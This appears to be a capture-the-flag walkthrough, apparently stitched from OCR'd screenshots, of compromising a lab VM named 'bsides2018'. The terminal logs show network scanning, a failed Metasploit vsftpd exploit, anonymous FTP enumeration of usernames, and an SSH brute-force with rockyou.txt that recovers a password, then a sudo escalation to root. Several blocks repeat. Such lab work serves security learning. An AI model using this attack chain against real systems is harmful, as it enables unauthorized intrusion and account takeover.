


┌──(kali㉿kali)-[~]
└─$ sudo arp-scan --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:ad:25:87, IPv4: 192.168.218.136
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.218.132 08:00:27:60:14:e1 (Unknown)
192.168.218.189 72:90:6f:0d:a6:f0 (Unknown: locally administered)
192.168.218.235 ce:57:63:11:f7:5b (Unknown: locally administered)
192.168.218.244 b8:9a:2a:34:34:10 (Unknown)
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.851 seconds (138.30 hosts/sec). 4 responded
┌──(kali㉿kali)-[~]
└─$ nmap -A -p- 192.168.218.132
Starting Nmap 7.94SVN (https://nmap.org) at 2024-12-16 16:46 CET
Nmap scan report for 192.168.218.132
Host is up (0.00084s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.5
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.218.136
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 1
| vsFTPd 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
| 2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)

```
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.50 seconds

┌──(kali㉿kali)-[~]
└─$ ping 192.168.218.132
PING 192.168.218.132 (192.168.218.132) 56(84) bytes of data.
64 bytes from 192.168.218.132: icmp_seq=1 ttl=64 time=0.379 ms
64 bytes from 192.168.218.132: icmp_seq=2 ttl=64 time=0.332 ms
^C
── 192.168.218.132 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1016ms
rtt min/avg/max/mdev = 0.332/0.355/0.379/0.023 ms

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>
```

```
msf6 > search vsfpd
[-] No results from search
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command
Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                       loit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.218.132
RHOST => 192.168.218.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.218.132:21 - Banner: 220 (vsFTPd 2.3.5)
[*] 192.168.218.132:21 - USER: 530 This FTP server is anonymous only.
[-] 192.168.218.132:21 - This server is configured for anonymous only and the backdoor code cannot be reached
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.218.132  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                       loit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login           .                normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey    .                normal  No     SSH Public Key Login Scanner
```



```
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubk
ey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Ac
                                                cepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                                ng-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one
                                                pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):
```

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Ac
                                                cepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                                ng-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one
                                                pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.218.132
RHOST => 192.168.218.132
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME anne
USERNAME => anne
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS:FILE /usr/share/wordlist/rockyou.txt
[!] Unknown datastore option: PASS:FILE. Did you mean PASS_FILE?
PASS:FILE => /usr/share/wordlist/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlist/rockyou.txt
PASS_FILE => /usr/share/wordlist/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 5
THREADS => 5
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.218.132
RHOST => 192.168.218.132
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME anne
USERNAME => anne
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS:FILE /usr/share/wordlist/rockyou.txt
[!] Unknown datastore option: PASS:FILE. Did you mean PASS_FILE?
PASS:FILE => /usr/share/wordlist/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlist/rockyou.txt
PASS_FILE => /usr/share/wordlist/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 5
THREADS => 5
msf6 auxiliary(scanner/ssh/ssh_login) > run

[-] Msf::OptionValidateError One or more options failed to validate: PASS_FILE.
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.218.132:22 - Starting bruteforce
[+] 192.168.218.132:22 - Success: 'anne:princess' 'uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo) Li
nux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Lin
ux '
[*] SSH session 1 opened (192.168.218.136:45207 → 192.168.218.132:22) at 2024-12-16 16:59:29 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.218.132

Connected to 192.168.218.132.
220 (vsFTPd 2.3.5)
Name (192.168.218.132:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||57078|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||24374|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> less users.txt.bk
abatchy
john
mai
anne
doomguy

ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ ssh abatchy@192.168.218.132
abatchy@192.168.218.132: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh john@192.168.218.132
john@192.168.218.132: Permission denied (publickey).
```

```
┌──(kali㉿kali)-[~]
└─$ ssh mai@192.168.218.132
mai@192.168.218.132: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.218.132
anne@192.168.218.132's password:
Connection closed by 192.168.218.132 port 22

┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.218.132
anne@192.168.218.132's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Dec 16 07:38:43 2024 from 192.168.218.136
anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo -i
[sudo] password for anne:
root@bsides2018:~#
```